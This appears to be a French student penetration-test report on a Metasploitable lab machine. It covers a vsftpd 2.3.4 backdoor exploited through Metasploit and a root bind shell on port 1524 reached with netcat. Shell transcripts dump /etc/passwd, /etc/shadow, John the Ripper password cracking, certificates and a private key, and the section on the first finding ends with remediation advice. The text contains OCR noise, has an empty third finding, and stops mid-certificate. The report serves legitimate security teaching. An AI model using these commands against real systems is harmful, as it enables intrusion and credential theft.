

Audit de sécurité

<NOMAPPLI>

Version auditee :

Rapport d'audit technique

21/12/2025

Auditeurs :

Nour Bensoltana

HIBA BEN YOUNES

Audit de sécurité BlackBox
Rapport technique – 21/12/2025

Historique du document

Version	Auteur	Date	Commentaire
1	Nour Bensoltana	21/12/2025	Document intermédiaire
2	Hiba Ben Younes	07/01/2026	Document intermédiaire

Table des matières

1 - Démarche d'audit.....	4
1.1 Organisation du document.....	4
1.2 Calcul de la criticité des vulnérabilités.....	4
2 - Listing des constats d'audit.....	5
2.1 Constat n°1 : Vulnérabilité critique du service FTP Critical.....	5
2.2 Constat n°2 :Présence d'un bind shell avec priviléges root (Backdoor critique) Critical.....	9
2.3 Constat n°3 :	13
3 - Miscellaneous.....	15

1 - Démarche d'audit


1.1 Organisation du document

Ce document présente les différentes vulnérabilités trouvées (qui font chacune l'objet d'un chapitre) à la suite de l'audit sécurité de APPLICATION/Scope, ainsi que les risques associés et les mesures de sécurité préconisées.

Cet audit sera fait sur 2 parties différentes : Une machine vulnérable avec beaucoup de ports ouverts et une autre avec un service Web vulnérable est sur le même réseau que votre machine.

1.2 Calcul de la criticité des vulnérabilités

Vraisemblance



- 5** Très élevé
Risque inacceptable à traiter prioritairement
- 4** Elevé
Risque inacceptable à traiter rapidement
- 3** Significatif
Risque tolérable à mettre sous haute surveillance
- 2** Modéré
Risque tolérable
- 1** Faible
Risque acceptable

2 - Listing des constats d'audit

2.1 Constat n°1 : Vulnérabilité critique du service FTP Critical

Description


Les attaquants disposent de nombreux outils automatisés permettant d'identifier des services exposés et d'exploiter des versions vulnérables connues afin d'obtenir un accès non autorisé aux systèmes. Les services FTP obsolètes et mal configurés constituent une cible privilégiée, notamment lorsqu'ils contiennent des failles critiques telles que des portes dérobées permettant l'exécution de code à distance.

Lors du test d'intrusion, il a été identifié, à l'aide d'un scan Nmap, que plusieurs ports étaient ouverts par défaut sur le système cible, dont le service FTP exécutant la version **vsftpd 2.3.4**, connue pour contenir une **porte dérobée** exploitabile. Cette vulnérabilité permet à un attaquant distant d'obtenir un accès au système sans authentification préalable.

L'exploitation de cette faille à l'aide d'un module Metasploit a permis l'obtention d'un **accès root** sur la machine. Une fois cet accès privilégié obtenu, plusieurs répertoires sensibles ont pu être consultés .

- Le répertoire intéressant était **/etc/passwd** et **/etc/shadow**.
- Le répertoire **/var/backup** contenait des sauvegardes de fichiers incluant des **mots de passe en clair**.
- Le répertoire **/home/msfadmin/vulnerable/mysql-ssl** contenait des informations sensibles telles que des **identifiants, certificats SSL et clés associées au service MySQL**.

Cette vulnérabilité augmente considérablement le risque de compromission totale du système, de fuite de données sensibles et de mouvements latéraux vers d'autres services ou machines du réseau.



Preuve:

En utilisant le module Metasploit **exploit/unix/ftp/vsftpd_234_backdoor**, il a été possible d'exploiter la porte dérobée présente dans le service FTP vulnérable et d'obtenir un **accès root** sur le système cible.

```
whoami
root
uname -r
2.6.24-16-server
```

Cet accès a permis la consultation de fichiers sensibles, notamment le fichier **/etc/passwd**, utilisé pour l'énumération des comptes utilisateurs présents sur le système.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/bin/sh
bin:x:2:bin:/bin:/bin/sh
sys:x:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:13::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Et les mots de passe hachés:

```
cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$UX6BPot$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog!*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XKI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xr$K_o3693DGoXiiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7Z$76xDlpr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
```

Audit de sécurité BlackBox
Rapport technique – 21/12/2025

Cit
Re
nct
d
l

Ces **mots de passe hashés** ont pu être récupérés et cassés à l'aide de l'outil **John the Ripper**, permettant ainsi l'obtention d'identifiants valides. On remarque bien que ces mots de passe sont mis par défaut, facilitant l'accès même si on a pas fait d'efforts .

```
(kali㉿kaliii)-[~]
└─$ nano sh.txt

(kali㉿kaliii)-[~]
└─$ john sh.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin     (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789    (klog)
batman        (sys)
Proceeding with incremental:ASCII
6g 0:00:00:39  3/3 0.1536g/s 55588p/s 55591c/s shrus20..shrusat
6g 0:00:00:39  3/3 0.1536g/s 55559p/s 55562c/s shrus20..shrusat
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Ces identifiants peuvent ensuite être utilisés pour une authentification directe sur le serveur, notamment en cas d'accès physique ou via d'autres services exposés.

```
Password:
Last login: Mon Dec 16 09:13:47 EST 2024 on ttym1
Linux TP 2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@TP 2:~$ _
```

L'exploration de l'arborescence du système a également révélé la présence d'un **répertoire de sauvegarde** (**/var/backup**) contenant des fichiers sensibles, dont des **sauvegardes de mots de passe**.

```
cat shadow.bak
root:$1$avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$2ZVMS4K5R9KKI.CmLdhHdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10zj2$c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoxIiQKkPmUgZ0:14699:0:99999:7:::
```

Par ailleurs, dans le répertoire `/home/msfadmin/vulnerable/mysql-ssl/admin`, des données hautement sensibles ont été identifiées, notamment des certificats SSL et des clés associés au service MySQL.

```
cd msfadmin
ls
vulnerable
cd vulnerable
sh: line 35: cd: vulnerable: No such file or directory
cd vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
cat samba
cat: samba: Is a directory
cd mysql-ssl
ls
my.cnf
mysql-keys
mysqld.gdb
yassl-1.9.8.zip
cd mysql-keys
ls
ca-cert.pem
ca-key.pem
client-cert.pem
client-key.pem
client-req.pem
server-cert.pem
server-key.pem
server-req.pem
cat client-cert.pem
-----BEGIN CERTIFICATE-----
MIIDLjCCAhYCAQEWdQYJKoZIhvcNAQEFBQAwZTELMAkGA1UEBhMCVVMxDjAMBgNV
BAgTBVRleGFzMQ8wDQYDVQQHEwZbdXN0aW4xFzAVBgNVBAoTdk1ldGFzcGxvaX0g
TExDMQwwCgYDVQQLewNtc2YxDjAMBgNVBAMTBW93bmVKMB4XDTEwMDEyNjE4NDcz
N1oXDTEyMTAyMjE4NDczN1owVTLMakGA1UEBhMCVVMxDjAMBgNVBAgTBVRleGFz
MQ8wDQYDVQQHewZbdXN0aW4xFzAVBgNVBAoTDk1ldGFzcGxvaXQgTExDMQwwCgYD
VQQLewNtc2YwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDEo+o3evLp
ckD1/LhQQTunTSLtggRtjcEUcmLkyMq6eACNM6Q24GAvC8Q2yx1+lSzC0fwjvwK
lNTDwlCZtrzdPJDKLm+xmRt4YC2QMv1TX4+h487a60q0N0e4faHkddZHonCyyKNh
j4AGwYw5/D06eD78DX3XBX68u2rcNiYUvdRgC4I7zh4fPPK7bAYX6sLaJL8wPpg
OnRosrdG8KVPrCox0KE8iaAvvUi01rvV1Zp92a9ftgbFnsn2v5sPGk+J02sqz0v
```

Recommandations

- Mettre à jour ou remplacer immédiatement le service FTP vulnérable par une version maintenue et corrigée, ou désactiver complètement le service FTP s'il n'est pas strictement nécessaire. Éviter l'utilisation de versions obsolètes telles que **vsftpd 2.3.4**, connues pour contenir des portes dérobées critiques permettant une exécution de code à distance.
- Restreindre l'exposition du service FTP en limitant l'accès réseau aux seules adresses IP autorisées à l'aide de règles de pare-feu, et fermer tous les ports ouverts par défaut qui ne sont pas indispensables au fonctionnement du système. Privilégier l'utilisation de protocoles sécurisés tels que **SFTP** ou **FTPS** à la place de FTP en clair.
- Renforcer la gestion des accès en appliquant le principe du **moindre privilège**, en interdisant l'authentification directe du compte **root**, et en supprimant ou sécurisant les comptes inutilisés. S'assurer que les répertoires sensibles, tels que **/var/backup** et les dossiers contenant des clés ou certificats (**mysql-ssl**), ne sont accessibles qu'aux utilisateurs autorisés et ne contiennent pas des credentials stockés en clair.
- Mettre en œuvre une politique de gestion des mots de passe robuste en utilisant des **algorithmes de hachage et de chiffrement reconnus et résistants aux attaques par force brute**, tels que **bcrypt**, **scrypt** ou **Argon2**, accompagnés de sels uniques. Cela permet de rendre l'exploitation des fichiers sensibles, comme **/etc/shadow**, nettement plus complexe pour un attaquant, même en cas de compromission des fichiers, en nécessitant l'utilisation de dictionnaires particulièrement étendus et des ressources de calcul importantes.

2.2 Constat n°2 :Présence d'un bind shell avec privilèges root (Backdoor critique) Critical


Description :

Un scan Nmap a révélé la présence d'un **service anormal sur le port 1524**, correspondant à un **bind shell backdoor**, offrant un accès direct à un shell Bash avec les privilèges **root**, sans authentification préalable.

Grâce à cet accès root, il a été possible d'accéder à de nombreux **fichiers et répertoires sensibles du système**, notamment **/etc/passwd** et **/etc/shadow**, contenant les comptes utilisateurs et les hash des mots de passe. L'analyse de ces hash a mis en évidence l'utilisation de **mots de passe faibles**, facilement cassables par attaque par dictionnaire ou force brute.

Par ailleurs, des **informations sensibles supplémentaires** ont été divulguées via les mails système locaux destinés à l'utilisateur root, ainsi que par une **mauvaise configuration du service PostgreSQL**, permettant l'accès à des identifiants faibles et à des fichiers critiques tels que la **clé privée** et le **certificat du serveur**.

Ces vulnérabilités cumulées exposent le système à un risque élevé de compromission persistante, d'escalade de privilèges et de fuite de données sensibles.



Preuve :

Une connexion TCP/IP a été établie vers la machine cible à l'aide de la commande **netcat (nc)** sur le **port 1524**, fournissant immédiatement un **shell Bash avec les privilèges root**, confirmant la présence d'une porte dérobée active.

```
(kali㉿kaliiii)-[~]
$ nc 192.168.56.102 1524
root@TP 2:/#
```

L'accès root a permis la consultation et l'extraction des fichiers **/etc/passwd**

Audit de sécurité BlackBox

Rapport technique – 21/12/2025

```
root@TP 2:/# cat /etc/passws
cat: /etc/passws: No such file or directory
root@TP 2:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Activer Windows
Accédez aux paramètres pour activer Windows.

et /etc/shadow:

```
root@TP 2:/# cat /etc/shadow
root:$1$avFBfJ$X028w5UFIv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$UX68P0t$Miyc3UpoPzQjz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:::14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4k$R9xkI.CmlhHdUE3X9jqP0:14742:0:99999:7:::
sshd:::14684:0:99999:7:::
msradmin:$1$KN10Z2c$Rt/zzCW3mLtUWA.ih2jA5/:14684:0:99999:7:::
bind:::14685:0:99999:7:::
postfix:::14685:0:99999:7:::
ftp:::14685:0:99999:7:::
postgres:$1$Rw35ik.xMgQgZUO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:::14691:0:99999:7:::
distccd:::14698:0:99999:7:::
user:$1$HSu9xR$K.o3g93DGoX1iQKkPmUgZ0:14699:0:99999:7:::
service:$1$K3ue7Z57gxELDopr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:::14715:0:99999:7:::
proftpd:::14727:0:99999:7:::
statd:::15474:0:99999:7:::
```

Activer Windows
Accédez aux paramètres pour activer Windows.

lesquels ont été fusionnés à l'aide de l'outil **unshadow** puis analysés avec **John the Ripper**. Cette analyse a révélé plusieurs mots de passe faibles ou identiques aux noms d'utilisateurs (ex. postgres, msfadmin, sys), permettant une authentification directe avec des comptes valides.

Audit de sécurité BlackBox
Rapport technique – 21/12/2025

```
(kali㉿kaliiii)-[~]
└─$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
msfadmin:msfadmin:14684:0:99999:7:::
postgres:postgres:14685:0:99999:7:::
user:user:14699:0:99999:7:::
service:service:14715:0:99999:7:::

12 password hashes cracked, 2 left
```

L'exploration du système a également mis en évidence la présence de **mails système locaux** contenant des informations internes telles que des tentatives sudo, des erreurs système, des noms d'hôtes et des informations sur les utilisateurs. Ceci peut être supprimés ou falsifiés alors par l'attaquant afin qu'il ne laisse pas de traces

```
To: root@metasploitable.localdomain
From: root@metasploitable.localdomain
Auto-Submitted: auto-generated
Subject: *** SECURITY information for TP 2 ***
Message-Id: <20241216141840.C1AE8CC46@metasploitable.localdomain>
Date: Mon, 16 Dec 2024 09:18:40 -0500 (EST)

TP 2 : Dec 16 09:18:40 : root : unable to resolve host TP 2

From root@metasploitable.localdomain Sun Dec 21 05:13:23 2025
Return-Path: <root@metasploitable.localdomain>
X-Original-To: root
Delivered-To: root@metasploitable.localdomain
Received: by metasploitable.localdomain (Postfix, from userid 0)
           id 3E627CC46; Sun, 21 Dec 2025 05:13:23 -0500 (EST)
To: root@metasploitable.localdomain
From: root@metasploitable.localdomain
Auto-Submitted: auto-generated
Subject: *** SECURITY information for TP 2 ***
Message-Id: <20251221101323.3E627CC46@metasploitable.localdomain>
Date: Sun, 21 Dec 2025 05:13:23 -0500 (EST)

TP 2 : Dec 21 05:13:23 : root : unable to resolve host TP 2

From root@metasploitable.localdomain Sun Dec 21 05:17:12 2025
Return-Path: <root@metasploitable.localdomain>
X-Original-To: root
Delivered-To: root@metasploitable.localdomain
Received: by metasploitable.localdomain (Postfix, from userid 0)
           id C1500CC46; Sun, 21 Dec 2025 05:17:12 -0500 (EST)
To: root@metasploitable.localdomain
From: root@metasploitable.localdomain
Auto-Submitted: auto-generated
Subject: *** SECURITY information for TP 2 ***
Message-Id: <20251221101712.C1500CC46@metasploitable.localdomain>
Date: Sun, 21 Dec 2025 05:17:12 -0500 (EST)

TP 2 : Dec 21 05:17:12 : root : unable to resolve host TP 2
```

Enfin, l'accès au répertoire PostgreSQL a permis de récupérer la **clé privée** :

```
root@TP 2:/var/lib/postgresql/8.3/main# ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
root@TP 2:/var/lib/postgresql/8.3/main# cat server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKbgQDWtBM2M5qVcXsb3nyDddpxsTypf/6tZBt36U+uvsrU+MvvrrtD
eSRz/zlInjt/MixrPpMTv6bTjLU9eoSLC6qd4dH/TkawWj9gtFzUyvjYliM49l
uzZh8Qsc8F0LqCoFE6YcEZhu9G5Md+Mme51a3k8QKculwCQndyZDT0ktQIDAQAB
AoGBALlyuvFjK0+PwHU2/DeUcuUogKwrWTAt0qidRm06cPn5mDUDqM5D8d+bg98V
iGGdKUCG3+WiHP9eqakv/alkgnDvxIvtYgJlRym8U+BR7dXqG3FTXiU2c2ziqvz
xkvxv6pUevaJ0RcxXB/93MGJjcVY0mdmwF/Lo82Y8aySgY/+hAkEA9d3xW3dFSdoi
WYey9ycuPEG3xknTk1km2nEIobeBti4Jinx2LrvHk9S4AaSsvxGf7LZJ8W6TDCwk
pR2MGEFlzQJBAN+NViJkwSQFU0zCjtcuXusaBzW1VpgZfiFps5pm8Bcaf/LIp4vE
9r0IUBzVg/31MFCAZLjXQcQi5x4gdo160okCQD0DAnCWzQ1KZPu53w2NzDRqUJr
DF2+Y2DNYu6JFQCCmjCJePhM0x3cVeEztK73qwmiWj79srIuDG05jNFM9QEQQC3
QAptYx9sw9jGwW2J4o8YNVvXoPB8+di01wrM9Li2l5hukiEVp72CsZ/IgxYRpV2X
f8gQ5RMaDmpZ/c5wp0/RAKEAj9nBA+7+HTWqiUefmIe2vYxHwGK4kn0iso/P5ras
rhZCltVzAKDYOh5G2f62FGvYGAzpVZfn2wtbHQmxRl7RtQ==
-----END RSA PRIVATE KEY-----
```

et le **certificat SSL du serveur**, confirmant une configuration non sécurisée du service.

```
root@TP 2:/var/lib/postgresql/8.3/main# cat server.crt
-----BEGIN CERTIFICATE-----
MIIDWzCCAQCCQD6+TpMf7a5zDANBgkqhkiG9w0BAQUFADCB8TELMAkGA1UEBhMC
WFgxKjAoBgNVBAgTIVRoZXJlIGlzIG5vIHN1Y2ggdGhpmbcg3V0c2lkZSBVUzET
MBEGA1UEBxMKRXZlcnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09m
ZmljZSBmb3IgQ29tcGxpY2F0aW9uIG9mIE90aGVyd2lzzSBTaW1wbGUgQWZmYWly
czEjMCEGA1UEAxMadWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLjAsBkgqhkiG
9w0BCQEWH3Jvb3RA0dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wHhcNMTAwMzE3
MTQwNzQ1WhcNMTAwNDE2MTQwNzQ1WjCB8TELMAkGA1UEBhMCWFGxKjAoBgNVBAgT
IVRoZXJlIGlzIG5vIHN1Y2ggdGhpmbcg3V0c2lkZSBVUzETMBEGA1UEBxMKRXZl
cnl3aGVyZTEOMAwGA1UEChMFT0NPU0ExPDA6BgNVBAsTM09mZmljZSBmb3IgQ29t
cGxpY2F0aW9uIG9mIE90aGVyd2lzzSBTaW1wbGUgQWZmYWlyczEjMCEGA1UEAxMa
